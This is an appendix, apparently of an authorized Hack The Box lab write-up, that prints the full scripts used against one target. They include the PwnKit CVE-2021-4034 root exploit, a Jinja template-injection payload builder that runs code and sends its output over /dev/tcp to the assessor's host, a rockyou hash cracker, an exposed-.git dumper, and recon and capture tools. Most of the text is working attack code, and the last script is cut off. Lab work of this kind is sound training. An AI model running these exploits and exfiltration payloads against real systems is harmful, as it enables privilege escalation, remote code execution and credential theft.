fortress6_trigger_warmup.py	設定測試帳號自己的 SMTP 目的地並觸發一封通知。

附錄 B. 完整腳本

程式碼以小字排版以保留完整內容；下載後可在本機放大檢視。腳本檔案亦位於工作區 scripts/fortress6。

附錄 B - cve-2021-4034-poc.c

已檢閱的上游 PwnKit PoC；本次只在隔離 /tmp 工作目錄編譯。依賴 GCC。

```
/*
 * Proof of Concept for PwnKit: Local Privilege Escalation Vulnerability Discovered in polkit's pkexec (CVE-2021-4034) by Andris Raugulis <moo@arthepsy.eu>
 * Advisory: https://blog.qualys.com/vulnerabilities-threat-research/2022/01/25/pwnkit-local-privilege-escalation-vulnerability-discovered-in-polkits-pkexec-cve-2021-4034
 */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

char *shell =
"#include <stdio.h>\n"
"#include <stdlib.h>\n"
"#include <unistd.h>\n\n"
"void gconv() {}\n"
"void gconv_init() {\n"
"  setuid(0); setgid(0);\n"
"  seteuid(0); setegid(0);\n"
"  system(\"export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin; rm -rf 'GCONV_PATH=.' 'pwnkit'; /bin/sh\");\n"
"  exit(0);\n"
"}";

int main(int argc, char *argv[]) {
  FILE *fp;
  system("mkdir -p 'GCONV_PATH=.'; touch 'GCONV_PATH=./pwnkit'; chmod a+x 'GCONV_PATH=./pwnkit'");
  system("mkdir -p pwnkit; echo 'module UTF-8// PWNKIT// pwnkit 2' > pwnkit/gconv-modules");
  fp = fopen("pwnkit/pwnkit.c", "w");
  fprintf(fp, "%s", shell);
  fclose(fp);
  system("gcc pwnkit/pwnkit.c -o pwnkit/pwnkit.so -shared -fPIC");
  char *env[] = { "pwnkit", "PATH=GCONV_PATH=.", "CHARSET=PWNKIT", "SHELL=pwnkit", NULL };
  execve("/usr/bin/pkexec", (char*[]){NULL}, env);
}
```

附錄 B - fortress6_cleanup_disposable_account.py

只刪除 codex_f6_ namespace 下相符 email 的帳號與其單一 child rows。

```
#!/usr/bin/env python3
"""Remove only the single assessor-created account and its child rows."""
import argparse
import sqlite3

parser = argparse.ArgumentParser(description=__doc__)
parser.add_argument("database", help="target database path; run locally as root on the lab host")
parser.add_argument("username", help="must use the exact codex_f6_... assessor prefix")
args = parser.parse_args()
if not args.username.startswith("codex_f6_") or not args.username[9:].replace("_", "").isalnum():
    raise SystemExit("Refusing a username outside the disposable-account namespace")
expected_email = args.username + "@invalid.example"
connection = sqlite3.connect(args.database, timeout=10)
try:
    connection.execute("BEGIN IMMEDIATE")
    user = connection.execute(
        "SELECT id, username, email FROM user_model WHERE username=?", (args.username,)
    ).fetchone()
    if not user or user[2] != expected_email:
        raise SystemExit("Exact disposable account/email not found; no rows changed")
    user_id = user[0]
    messages = connection.execute(
        "DELETE FROM message_model WHERE user_id=?", (user_id,)
    ).rowcount
    smtp = connection.execute(
        "DELETE FROM smtp_config WHERE user_id=?", (user_id,)
    ).rowcount
    users = connection.execute(
        "DELETE FROM user_model WHERE id=? AND username=?", (user_id, args.username)
    ).rowcount
    if (messages, smtp, users) != (1, 1, 1):
        connection.rollback()
        raise SystemExit(f"Unexpected row counts; transaction rolled back: {messages},{smtp},{users}")
    connection.commit()
    remaining = connection.execute(
        "SELECT count(*) FROM user_model WHERE username=?", (args.username,)
    ).fetchone()[0]
    print(f"deleted user={args.username} messages={messages} smtp_configs={smtp} users={users}")
    print(f"remaining_matches={remaining}")
finally:
    connection.close()
```

附錄 B - fortress6_crack_werkzeug_sha256.py

對限定兩帳號以 HMAC-SHA256 驗證本機字典，不連線遠端猜密碼。

```
#!/usr/bin/env python3
"""Offline dictionary check for only scoped Fortress usernames in a TSV."""
import argparse
import gzip
import hashlib
import hmac
from pathlib import Path

ALLOWED_USERS = {"administrator", "pasta"}
parser = argparse.ArgumentParser(description=__doc__)
parser.add_argument("hashes", type=Path, default=Path("evidence/fortress6/db-users-targeted.tsv"), nargs="?")
parser.add_argument("--wordlist", type=Path, default=Path("/usr/share/wordlists/rockyou.txt.gz"))
args = parser.parse_args()
rows = {}
for line in args.hashes.read_text().splitlines()[1:]:
    username, stored = line.split("\t", 1)
    if username not in ALLOWED_USERS:
        raise SystemExit(f"Refusing out-of-scope username: {username}")
    method, salt, digest = stored.split("$", 2)
    if method != "sha256" or len(digest) != 64:
        raise SystemExit(f"Unexpected hash format for {username}")
    rows[username] = (salt.encode(), digest)
if not rows:
    raise SystemExit("No target hashes supplied")
found = {}
with gzip.open(args.wordlist, "rb") as words:
    for count, candidate in enumerate(words, 1):
        candidate = candidate.rstrip(b"\r\n")
        if not candidate or len(candidate) > 128:
            continue
        for username, (salt, digest) in rows.items():
            if username not in found and hmac.new(salt, candidate, hashlib.sha256).hexdigest() == digest:
                found[username] = candidate.decode("utf-8", "replace")
                print(f"cracked={username}:{found[username]} word_index={count}")
        if len(found) == len(rows):
            break
print(f"hashes={len(rows)} cracked={len(found)}")
```

附錄 B - fortress6_decode_apache_log.py

將 sqlmap blind-SQLi log 中的十進位字元碼重組成旗標。

```
#!/usr/bin/env python3
"""Reassemble the SQLMap blind-SQLi character leak from an Apache access log."""
import argparse
import re
import urllib.parse
from pathlib import Path

parser = argparse.ArgumentParser(description=__doc__)
parser.add_argument("log", type=Path, help="local copy of /var/log/apache2/access.log")
args = parser.parse_args()

fragments = []
numeric_tests = 0
for raw_line in args.log.read_text(errors="replace").splitlines():
    if "update.php" not in raw_line or "sqlmap" not in raw_line.lower():
        continue
    decoded = urllib.parse.unquote(raw_line)
    match = re.search(r"\)\)!=(\d+)", decoded)
    if not match:
        continue
    value = int(match.group(1))
    if 0 <= value <= 0x10FFFF and not 0xD800 <= value <= 0xDFFF:
        fragments.append(chr(value))
        numeric_tests += 1

stream = "".join(fragments)
flags = sorted(set(re.findall(r"FARADAY\{[^}\r\n]{1,120}\}", stream)))
print(f"decoded_characters={numeric_tests}")
print(f"reassembled_stream={stream}")
print("flags:")
for flag in flags:
    print(flag)
if not flags:
    raise SystemExit("No FARADAY flag reconstructed from this log")
```

附錄 B - fortress6_decode_reptile_flag.py

ROT13 解碼 Reptile flag 檔中實際觀察到的文字。

```
#!/usr/bin/env python3
"""Decode the ROT13-encoded rootkit flag text observed on the target."""
import argparse
import codecs

parser = argparse.ArgumentParser(description=__doc__)
parser.add_argument("encoded", help="exact text read from reptileRoberto_flag.txt")
args = parser.parse_args()
decoded = codecs.decode(args.encoded, "rot_13")
if not decoded.startswith("FARADAY{") or not decoded.endswith("}"):
    raise SystemExit(f"Decoded text does not have the expected flag wrapper: {decoded}")
print(decoded)
```

附錄 B - fortress6_fetch_exposed_git.py

只從目標 Web 根路徑取回暴露 Git loose objects，重建必要來源。依賴 Python 標準函式庫。

```
#!/usr/bin/env python3
"""Read a publicly exposed loose Git repository from the in-scope HTB target.

This script performs bounded GET requests only. It does not execute fetched files.
"""
import argparse
import re
import urllib.request
import zlib
from pathlib import Path, PurePosixPath
from urllib.parse import urlsplit

TARGET_HOST = "10.13.37.14"
MAX_OBJECTS = 1000
MAX_TOTAL_BYTES = 24 * 1024 * 1024
MAX_OBJECT_BYTES = 8 * 1024 * 1024
OID_RE = re.compile(rb"^[0-9a-f]{40}$")

class GitReader:
    def __init__(self, base: str, output: Path):
        u = urlsplit(base)
        if u.scheme != "http" or u.hostname != TARGET_HOST or u.port not in (None, 80):
            raise SystemExit(f"Refusing out-of-scope origin: {base}")
        self.base = base.rstrip("/")
        self.output = output
        self.seen = set()
        self.total = 0

    def get(self, path: str) -> bytes:
        req = urllib.request.Request(self.base + path, headers={"User-Agent": "Fortress6-Authorized-Assessment/1.0"})
        with urllib.request.urlopen(req, timeout=8) as response:
            final = urlsplit(response.geturl())
            if final.hostname != TARGET_HOST or response.status != 200:
                raise RuntimeError(f"Unexpected response for {path}: {response.status} {response.geturl()}")
            data = response.read(MAX_OBJECT_BYTES + 1)
            if len(data) > MAX_OBJECT_BYTES:
                raise RuntimeError(f"Response exceeds size bound: {path}")
            return data

    def object(self, oid: bytes):
        if not OID_RE.fullmatch(oid):
            raise RuntimeError(f"Invalid object id: {oid!r}")
        hexid = oid.decode("ascii")
        compressed = self.get(f"/.git/objects/{hexid[:2]}/{hexid[2:]}")
        raw = zlib.decompress(compressed)
        header, body = raw.split(b"\0", 1)
        kind, size = header.split(b" ", 1)
        if int(size) != len(body):
            raise RuntimeError(f"Invalid Git object length: {hexid}")
        self.total += len(body)
        if self.total > MAX_TOTAL_BYTES:
            raise RuntimeError("Total unpacked object limit reached")
        if len(self.seen) >= MAX_OBJECTS and hexid not in self.seen:
            raise RuntimeError("Git object count limit reached")
        self.seen.add(hexid)
        return kind, body

    def walk_tree(self, oid: bytes, parent: Path):
        kind, body = self.object(oid)
        if kind != b"tree":
            raise RuntimeError(f"Expected tree object, got {kind.decode(errors='replace')}")
        pos = 0
        while pos < len(body):
            meta_end = body.index(b"\0", pos)
            mode, raw_name = body[pos:meta_end].split(b" ", 1)
            name = raw_name.decode("utf-8", "surrogateescape")
            child_oid = body[meta_end + 1:meta_end + 21].hex().encode("ascii")
            pos = meta_end + 21
            part = PurePosixPath(name)
            if part.is_absolute() or len(part.parts) != 1 or name in ("", ".", "..") or "/" in name:
                raise RuntimeError(f"Unsafe path in tree object: {name!r}")
            dest = parent / name
            if mode == b"40000":
                dest.mkdir(parents=True, exist_ok=True)
                self.walk_tree(child_oid, dest)
            else:
                blob_kind, blob = self.object(child_oid)
                if blob_kind != b"blob":
                    raise RuntimeError(f"Expected blob for {name}, got {blob_kind!r}")
                dest.parent.mkdir(parents=True, exist_ok=True)
                if mode == b"120000":
                    dest = dest.with_name(dest.name + ".symlink-target.txt")
                dest.write_bytes(blob)

    def dump(self):
        head = self.get("/.git/HEAD").strip()
        if not head.startswith(b"ref: "):
            commit = head
```

```
        else:
            ref = head[5:].decode("ascii")
            if not re.fullmatch(r"[A-Za-z0-9._/-]+", ref) or ".." in ref:
                raise RuntimeError(f"Unexpected HEAD reference: {ref!r}")
            commit = self.get("/.git/" + ref).strip()
        if not OID_RE.fullmatch(commit):
            raise RuntimeError(f"Invalid commit reference: {commit!r}")
        kind, body = self.object(commit)
        if kind != b"commit":
            raise RuntimeError(f"HEAD did not resolve to a commit: {kind!r}")
        tree_line = next((line for line in body.splitlines() if line.startswith(b"tree ")), None)
        if not tree_line:
            raise RuntimeError("Commit did not include a tree reference")
        tree_oid = tree_line.split(b" ", 1)[1]
        self.output.mkdir(parents=True, exist_ok=True)
        self.walk_tree(tree_oid, self.output)
        print(f"origin={self.base}")
        print(f"commit={commit.decode('ascii')}")
        print(f"objects_read={len(self.seen)}")
        print(f"unpacked_bytes={self.total}")
        print(f"output={self.output.resolve()}")

if __name__ == "__main__":
    parser = argparse.ArgumentParser(description=__doc__)
    parser.add_argument("--base", default="http://10.13.37.14")
    parser.add_argument("--output", default="evidence/fortress6/source_snapshot")
    args = parser.parse_args()
    GitReader(args.base, Path(args.output)).dump()
```

附錄 B - fortress6_make_exfil_payload.py

產生一個有限長度、回傳至指定本機 port 的讀取 payload。

```
#!/usr/bin/env python3
"""Build a bounded Jinja statement payload for one local read-only output."""
import argparse
import base64
from pathlib import Path

BIND_IP = "10.10.17.35"
parser = argparse.ArgumentParser(description=__doc__)
parser.add_argument("program", type=Path, help="local Python source to run in the target container")
parser.add_argument("--port", type=int, required=True, help="one-shot local TCP capture port")
parser.add_argument("--output", type=Path, required=True, help="where to write the Jinja payload")
args = parser.parse_args()
if not 1024 <= args.port <= 65535:
    raise SystemExit("Use an unprivileged local capture port")
program = args.program.read_bytes()
if len(program) > 8192:
    raise SystemExit("Remote read-only program exceeds 8 KiB")
b64 = base64.b64encode(program).decode("ascii")
command = f"bash -c 'printf %s {b64} | base64 -d | python3 > /dev/tcp/{BIND_IP}/{args.port}'"
payload = (
    "{% if request['application']['__globals__']['__builtins__']['__import__']('os').system(\""
    + command
    + "\") == 0 %}READ_ONLY_RCE_OK{% endif %}"
)
args.output.parent.mkdir(parents=True, exist_ok=True)
args.output.write_text(payload + "\n")
print(f"payload={args.output}")
print(f"bind_ip={BIND_IP} port={args.port} program_bytes={len(program)}")
```

附錄 B - fortress6_read_one_file.py

只讀取 Web 容器內 /app/flag.txt，供上方 payload builder 編碼。

```
#!/usr/bin/env python3
"""Target-side read-only program used by the bounded SSTI payload builder."""
from pathlib import Path

TARGET_FILE = Path("/app/flag.txt")
print(TARGET_FILE.read_text(encoding="utf-8", errors="replace"), end="")
```

附錄 B - fortress6_recon.sh

低頻率掃描、HTTP 基本回應、短路徑清單與 .git 驗證。依賴 Nmap、ffuf、curl。

```
#!/usr/bin/env bash
set -euo pipefail

# Fixed to the explicitly authorized HTB Fortress entry point.
TARGET="${1:-10.13.37.14}"
OUT="${2:-evidence/fortress6}"
if [[ "$TARGET" != "10.13.37.14" ]]; then
  echo "Refusing target outside the authorized scope: $TARGET" >&2
  exit 2
fi
mkdir -p "$OUT"

# Small, bounded service check; repeat on port 8888 if the initial probe is filtered.
nmap -sT -sV -n -Pn -T2 --version-light --max-retries 1 \
  --host-timeout 30s -p22,25,80,8888 -oA "$OUT/nmap-keyports" "$TARGET"

# Full TCP range, open ports only, capped at 150 connection attempts per second.
nmap -sT -Pn -n -T3 -p- --open --max-retries 1 \
  --initial-rtt-timeout 300ms --max-rtt-timeout 1500ms --min-rate 150 \
  --host-timeout 360s -oA "$OUT/tcp-full" "$TARGET"

# Common UDP top 100, followed by a single protocol-aware check of ambiguous ports.
nmap -sU -Pn -n -T2 --top-ports 100 --max-retries 1 \
  --initial-rtt-timeout 500ms --max-rtt-timeout 1500ms \
  --host-timeout 180s --open -oA "$OUT/udp-top100" "$TARGET"
nmap -sU -sV -Pn -n -T2 -p1434,2222 --version-light --max-retries 1 \
  --initial-rtt-timeout 500ms --max-rtt-timeout 2000ms \
  --host-timeout 30s --reason -oA "$OUT/udp-unconfirmed" "$TARGET"

BASE="http://$TARGET"
curl --max-time 15 -sS -D "$OUT/http-root-headers.txt" \
  -o "$OUT/http-root-body.txt" "$BASE/"
curl --max-time 15 -sS -D "$OUT/signup-headers.txt" \
  -o "$OUT/signup-response.txt" "$BASE/signup"

# Low-rate content discovery against a short, explicit path list.
PATHS="$OUT/web-paths.txt"
printf '%s\n' login signup profile logout robots.txt \
  .git/HEAD .git/config .git/index configuration > "$PATHS"
ffuf -u "$BASE/FUZZ" -w "$PATHS" -t 2 -rate 3 -mc all -fs 232 \
  -of json -o "$OUT/ffuf-paths.json"

# Check the world-readable repository metadata directly after enumeration.
for path in .git/HEAD .git/config .git/index; do
  curl --max-time 15 -sS -D "$OUT/${path//\//_}.headers" \
    -o "$OUT/${path//\//_}.body" "$BASE/$path"
done
echo "Evidence written under $OUT"
```

附錄 B - fortress6_register_test_account.py

自助註冊一個隨機測試帳號，cookie/密碼以 mode 0600 儲存。

```
#!/usr/bin/env python3
"""Create one disposable self-service account and login to the in-scope app."""
import http.cookiejar
import json
import os
import secrets
import time
import urllib.parse
import urllib.request
from pathlib import Path

BASE = "http://10.13.37.14"
OUT = Path("tmp/fortress6")
OUT.mkdir(parents=True, exist_ok=True)

suffix = f"{time.strftime('%Y%m%d_%H%M%S')}_{secrets.token_hex(2)}"
username = f"codex_f6_{suffix}"
email = f"{username}@invalid.example"
password = secrets.token_urlsafe(24)

cred_path = OUT / "test-account.json"
cred_path.write_text(json.dumps({"username": username, "email": email, "password": password}, indent=2) + "\n")
os.chmod(cred_path, 0o600)

jar = http.cookiejar.CookieJar()
opener = urllib.request.build_opener(urllib.request.HTTPCookieProcessor(jar))

def post(path, fields):
    data = urllib.parse.urlencode(fields).encode()
    req = urllib.request.Request(BASE + path, data=data, headers={"Content-Type": "application/x-www-form-urlencoded"})
    with opener.open(req, timeout=10) as response:
        final_url = response.geturl()
        if urllib.parse.urlsplit(final_url).hostname != "10.13.37.14":
            raise RuntimeError(f"Unexpected redirect outside scope: {final_url}")
        body = response.read(256 * 1024)
        return response.status, final_url, body

# Self-service registration is the application-provided path; no password guessing.
status, final_url, body = post("/signup", {"email": email, "username": username, "password": password})
if b"bad_username" in body or b"bad_email" in body:
    raise RuntimeError(f"Registration rejected; inspect response saved at {OUT / 'signup-response.html'}")
(OUT / "signup-response.html").write_bytes(body)

status, final_url, body = post("/login", {"username": username, "password": password})
(OUT / "post-login-response.html").write_bytes(body)
if "/login" in final_url:
    raise RuntimeError(f"Login did not complete; final URL: {final_url}")
if not any(c.name == "session" for c in jar):
    raise RuntimeError("No Flask session cookie was issued")

cookie_file = OUT / "cookies.lwp"
cookie_jar = http.cookiejar.LWPCookieJar(str(cookie_file))
for cookie in jar:
    cookie_jar.set_cookie(cookie)
cookie_jar.save(ignore_discard=True, ignore_expires=True)
os.chmod(cookie_file, 0o600)

req = urllib.request.Request(BASE + "/configuration", headers={"Cookie": "; ".join(f"{c.name}={c.value}" for c in jar)})
with urllib.request.urlopen(req, timeout=10) as response:
    if urllib.parse.urlsplit(response.geturl()).hostname != "10.13.37.14":
        raise RuntimeError("Unexpected configuration redirect outside scope")
    config_body = response.read(256 * 1024)
    (OUT / "configuration.html").write_bytes(config_body)

print(f"registered={username}")
print(f"email={email}")
print(f"authenticated_url={response.geturl()}")
print(f"cookie_file={cookie_file}")
print(f"credential_file={cred_path} (mode 0600; do not include in report)")
```

附錄 B - fortress6_smtp_catcher.py

在本機 HTB VPN IP 開啟一次性 SMTP sink，只收一封、上限 64 KiB。

```
#!/usr/bin/env python3
"""One-message SMTP sink bound only to the assessor's HTB VPN interface."""
import argparse
import os
import socket
from pathlib import Path

BIND_IP = "10.10.17.35"
MAX_LINE = 8192
MAX_MESSAGE = 65536


def send(conn, line):
    conn.sendall((line + "\r\n").encode("ascii"))


def readline(reader):
    line = reader.readline(MAX_LINE + 1)
    if not line or len(line) > MAX_LINE:
        raise RuntimeError("SMTP line missing or exceeds limit")
    return line.rstrip(b"\r\n")


def handle(conn, output):
    conn.settimeout(30)
    reader = conn.makefile("rb")
    send(conn, "220 fortress6 one-message assessment sink")
    message = bytearray()
    in_data = False
    got_data = False
    while True:
        line = readline(reader)
        upper = line.upper()
        if in_data:
            if line == b".":
                output.parent.mkdir(parents=True, exist_ok=True)
                output.write_bytes(bytes(message))
                os.chmod(output, 0o600)
                send(conn, "250 message accepted for local assessment evidence")
                in_data = False
                got_data = True
            else:
                if line.startswith(b".."):
                    line = line[1:]
                message.extend(line + b"\r\n")
                if len(message) > MAX_MESSAGE:
                    send(conn, "552 message exceeds local size limit")
                    return False
            continue
        if upper.startswith(b"EHLO") or upper.startswith(b"HELO"):
            conn.sendall(b"250-fortress6-local-sink\r\n250 SIZE 65536\r\n")
        elif upper.startswith(b"MAIL FROM:"):
            send(conn, "250 sender accepted")
        elif upper.startswith(b"RCPT TO:"):
            send(conn, "250 recipient accepted")
        elif upper == b"DATA":
            send(conn, "354 end with <CRLF>.<CRLF>")
            in_data = True
        elif upper == b"QUIT":
            send(conn, "221 closing one-message sink")
            return got_data
        elif upper.startswith((b"RSET", b"NOOP")):
            send(conn, "250 ok")
        else:
            send(conn, "500 command not supported by bounded sink")


def main():
    parser = argparse.ArgumentParser(description=__doc__)
    parser.add_argument("--bind", default=BIND_IP, help="must be the local HTB VPN address")
    parser.add_argument("--port", type=int, default=2525)
    parser.add_argument("--output", default="evidence/fortress6/smtp-captured.eml")
    args = parser.parse_args()
    if args.bind != BIND_IP or not (1024 <= args.port <= 65535):
        raise SystemExit("Refusing non-VPN bind address or privileged port")
    output = Path(args.output)
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as server:
        server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        server.bind((args.bind, args.port))
        server.listen(1)
        server.settimeout(60)
        print(f"listening={args.bind}:{args.port}", flush=True)
        conn, peer = server.accept()
        print(f"peer={peer[0]}:{peer[1]}", flush=True)
        with conn:
            accepted = handle(conn, output)
        print(f"message_saved={accepted} output={output}", flush=True)
        if not accepted:
```

```
            raise SystemExit("No complete message captured")

if __name__ == "__main__":
    main()
```

附錄 B - fortress6_solve_crackme.py

解析已核對 SHA-256 的 ELF 常數，反推浮點後綴並驗證原 binary。

```
#!/usr/bin/env python3
"""Invert the crackme's floating-point check, then validate the recovered input."""
import hashlib
import re
import struct
import subprocess
import sys
from pathlib import Path

EXPECTED_SHA256 = "9ef7027b2c9ae1bf9f17c44437b176ae14a2608712fbf93c5e737570653456d9"
PREFIX = b"FARADAY{d0ubl3_@nd_f1o@t"


def read_rodata_double(binary, address):
    """Read the first little-endian double at a fixed .rodata virtual address."""
    text = subprocess.check_output(
        ["objdump", "-s", "-j", ".rodata", str(binary)], text=True
    )
    match = re.search(rf"^\s*{address:04x}\s+([0-9a-f ]+?)\s{{2,}}", text, re.M)
    if not match:
        raise RuntimeError(f"Could not locate .rodata address 0x{address:x}")
    words = re.findall(r"[0-9a-f]{8}", match.group(1))
    raw = bytes.fromhex("".join(words))
    if len(raw) < 8:
        raise RuntimeError(".rodata value was truncated")
    return struct.unpack("<d", raw[:8])[0]


def main():
    binary = Path(sys.argv[1] if len(sys.argv) > 1 else "evidence/fortress6/crackme")
    actual_hash = hashlib.sha256(binary.read_bytes()).hexdigest()
    if actual_hash != EXPECTED_SHA256:
        raise SystemExit(f"Unexpected binary SHA-256: {actual_hash}")

    # main() loads bytes 8..15 and 16..23 as doubles. It rotates the latter's
    # final word by 8 bits, which is a byte swap at positions 22 and 23.
    x = struct.unpack("<d", PREFIX[8:16])[0]
    y_bytes = bytearray(PREFIX[16:24])
    y_bytes[6], y_bytes[7] = y_bytes[7], y_bytes[6]
    y = struct.unpack("<d", y_bytes)[0]

    # The target is the first double at .rodata address 0x2070. The binary
    # checks round(((x*y)^2)/z, 30) against this value with a small tolerance.
    target = read_rodata_double(binary, 0x2070)
    z = (x * y) ** 2 / target
    transformed_tail = struct.pack("<d", z)
    if len(PREFIX) != 24 or len(transformed_tail) != 8:
        raise RuntimeError("Unexpected input layout")

    candidate = bytearray(PREFIX + transformed_tail)
    # The input transformation swaps bytes 27 and 31. Reverse it to recover
    # the bytes that must be typed by the user.
    candidate[27], candidate[31] = candidate[31], candidate[27]
    candidate = bytes(candidate)

    checked = bytearray(candidate)
    checked[22], checked[23] = checked[23], checked[22]
    checked[27], checked[31] = checked[31], checked[27]
    if checked[:24] != PREFIX[:22] + bytes((PREFIX[23], PREFIX[22])):
        raise RuntimeError("Recovered prefix does not survive the target transforms")

    result = subprocess.run(
        [str(binary)], input=candidate + b"\n", stdout=subprocess.PIPE,
        stderr=subprocess.STDOUT, timeout=5, check=False,
    )
    output = result.stdout.decode("utf-8", "replace")
    if result.returncode != 0 or "Well done!" not in output:
        raise SystemExit(f"Candidate rejected by the binary:\n{output}")
    print(f"binary_sha256={actual_hash}")
    print(f"target={target:.17g} derived_z={z:.17g}")
    print(f"flag={candidate.decode('ascii')}")
    print(output, end="")


if __name__ == "__main__":
    main()
```

附錄 B - fortress6_sqlite_users_readonly.py

唯讀查詢 administrator、pasta 兩列，拒絕輸出其他使用者。

```
"""Remote-side read-only query for only the two in-scope challenge accounts."""
import sqlite3

path = "file:/app/db/database.db?mode=ro"
allowed = ("administrator", "pasta")
connection = sqlite3.connect(path, uri=True)
try:
    print("username\tpassword_hash")
    for username, password_hash in connection.execute(
        "SELECT username, password_hash FROM user_model "
        "WHERE username IN (?, ?) ORDER BY username",
        allowed,
    ):
        print(f"{username}\t{password_hash}")
finally:
    connection.close()
```

附錄 B - fortress6_ssti_probe.py

把限定 payload 存入 server 欄位並觸發通知，留下 HTTP 回應。

```
#!/usr/bin/env python3
"""Set the stored SMTP banner field and trigger one message for SSTI validation."""
import argparse
import http.cookiejar
import urllib.parse
import urllib.request
from pathlib import Path

BASE = "http://10.13.37.14"
COOKIE = Path("tmp/fortress6/cookies.lwp")
EVIDENCE = Path("evidence/fortress6")

parser = argparse.ArgumentParser(description=__doc__)
group = parser.add_mutually_exclusive_group(required=True)
group.add_argument("--server-name", help="value stored by /profile?name=")
group.add_argument("--server-name-file", type=Path, help="read the stored value from a local text file")
parser.add_argument("--label", required=True, help="safe evidence filename suffix")
parser.add_argument("--body", default="Controlled SSTI validation marker")
args = parser.parse_args()
server_name = args.server_name if args.server_name is not None else args.server_name_file.read_text().rstrip("\n")
if any(c in server_name for c in "\r\n\0"):
    raise SystemExit("CR/LF/NUL are excluded from this validation script")
if not args.label.replace("-", "").replace("_", "").isalnum():
    raise SystemExit("label must contain only letters, digits, hyphens, and underscores")

EVIDENCE.mkdir(parents=True, exist_ok=True)
jar = http.cookiejar.LWPCookieJar(str(COOKIE))
jar.load(ignore_discard=True, ignore_expires=True)
opener = urllib.request.build_opener(urllib.request.HTTPCookieProcessor(jar))

def request(path, fields=None):
    data = None if fields is None else urllib.parse.urlencode(fields).encode()
    headers = {} if data is None else {"Content-Type": "application/x-www-form-urlencoded"}
    req = urllib.request.Request(BASE + path, data=data, headers=headers)
    with opener.open(req, timeout=180) as response:
        if urllib.parse.urlsplit(response.geturl()).hostname != "10.13.37.14":
            raise RuntimeError(f"Redirect escaped scope: {response.geturl()}")
        return response.status, response.geturl(), response.read(256 * 1024)

query = urllib.parse.urlencode({"name": server_name})
status, url, body = request("/profile?" + query)
(EVIDENCE / f"{args.label}-profile.html").write_bytes(body)
print(f"profile_status={status} url={url}")
status, url, body = request("/sendMessage", {
    "dest": "ssti-proof@invalid.example",
    "subject": f"Authorized Fortress 6 {args.label} validation",
    "body": args.body,
})
(EVIDENCE / f"{args.label}-response.html").write_bytes(body)
print(f"send_status={status} url={url}")
print(f"smtp_capture={EVIDENCE / ('smtp-' + args.label + '.eml')}")
```

附錄 B - fortress6_stats_client.py

對 8888/TCP 單次互動登入，password 不回顯。

```
#!/usr/bin/env python3
"""Perform one interactive login to the in-scope Faraday statistics service."""
import getpass
import re
import socket

TARGET = "10.13.37.14"
PORT = 8888
MAX_RESPONSE = 8192


def read_until(sock, marker):
    data = bytearray()
    while marker not in data and len(data) < MAX_RESPONSE:
        chunk = sock.recv(1024)
        if not chunk:
            break
        data.extend(chunk)
    print(data.decode("utf-8", "replace"), end="", flush=True)
    if marker not in data:
        raise RuntimeError(f"service did not prompt for {marker!r}")


username = input("Username: ")
if not re.fullmatch(r"[A-Za-z0-9_.-]{1,32}", username):
    raise SystemExit("username contains unsupported characters")
password = getpass.getpass()
if "\n" in password or "\r" in password or len(password) > 128:
    raise SystemExit("password is invalid for a single-line prompt")

with socket.create_connection((TARGET, PORT), timeout=8) as sock:
    sock.settimeout(8)
    read_until(sock, b"Username:")
    sock.sendall(username.encode() + b"\n")
    read_until(sock, b"Password:")
    sock.sendall(password.encode() + b"\n")
    result = bytearray()
    while len(result) < MAX_RESPONSE:
        try:
            chunk = sock.recv(1024)
        except socket.timeout:
            break
        if not chunk:
            break
        result.extend(chunk)
    print(result.decode("utf-8", "replace"), end="", flush=True)
```

附錄 B - fortress6_tcp_capture.py

只接收一次、最多 16 KiB 的本機 VPN TCP 證據。

```
#!/usr/bin/env python3
"""Capture one bounded TCP response on the assessor's HTB VPN interface."""
import argparse
import os
import socket
from pathlib import Path

BIND_IP = "10.10.17.35"
MAX_BYTES = 16384

parser = argparse.ArgumentParser(description=__doc__)
parser.add_argument("--bind", default=BIND_IP)
parser.add_argument("--port", type=int, default=4444)
parser.add_argument("--output", default="evidence/fortress6/rce-app-flag.txt")
args = parser.parse_args()
if args.bind != BIND_IP or not (1024 <= args.port <= 65535):
    raise SystemExit("Refusing non-VPN bind address or privileged port")
output = Path(args.output)
with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as server:
    server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    server.bind((args.bind, args.port))
    server.listen(1)
    server.settimeout(90)
    print(f"listening={args.bind}:{args.port}", flush=True)
    conn, peer = server.accept()
    print(f"peer={peer[0]}:{peer[1]}", flush=True)
    chunks = bytearray()
    with conn:
        conn.settimeout(20)
        while len(chunks) < MAX_BYTES:
            data = conn.recv(min(4096, MAX_BYTES - len(chunks)))
            if not data:
                break
            chunks.extend(data)
    output.parent.mkdir(parents=True, exist_ok=True)
    output.write_bytes(chunks)
    os.chmod(output, 0o600)
    print(f"captured_bytes={len(chunks)} output={output}", flush=True)
```

附錄 B - fortress6_trigger_warmup.py

設定測試帳號自己的 SMTP 目的地並觸發一封通知。

```
#!/usr/bin/env python3
"""Configure a disposable account to use the local SMTP sink and trigger one event."""
import http.cookiejar
import urllib.parse
import urllib.request
from pathlib import Path

BASE = "http://10.13.37.14"
COOKIE = Path("tmp/fortress6/cookies.lwp")
EVIDENCE = Path("evidence/fortress6")
EVIDENCE.mkdir(parents=True, exist_ok=True)

jar = http.cookiejar.LWPCookieJar(str(COOKIE))
jar.load(ignore_discard=True, ignore_expires=True)
opener = urllib.request.build_opener(urllib.request.HTTPCookieProcessor(jar))

def request(path, fields=None):
    data = None if fields is None else urllib.parse.urlencode(fields).encode()
    headers = {} if data is None else {"Content-Type": "application/x-www-form-urlencoded"}
    req = urllib.request.Request(BASE + path, data=data, headers=headers)
    with opener.open(req, timeout=12) as response:
        if urllib.parse.urlsplit(response.geturl()).hostname != "10.13.37.14":
            raise RuntimeError(f"Redirect escaped scope: {response.geturl()}")
        return response.status, response.geturl(), response.read(256 * 1024)

status, url, body = request("/configuration", {
    "host": "10.10.17.35", "port": "2525", "username": "", "password": ""
})
(EVIDENCE / "smtp-config-response.html").write_bytes(body)
print(f"configuration_status={status} url={url}")

query = urllib.parse.urlencode({"name": "7*7}}"})
status, url, body = request("/profile?" + query)
(EVIDENCE / "warmup-profile-response.html").write_bytes(body)
print(f"profile_status={status} url={url}")

status, url, body = request("/sendMessage", {
    "dest": "warmup-proof@invalid.example",
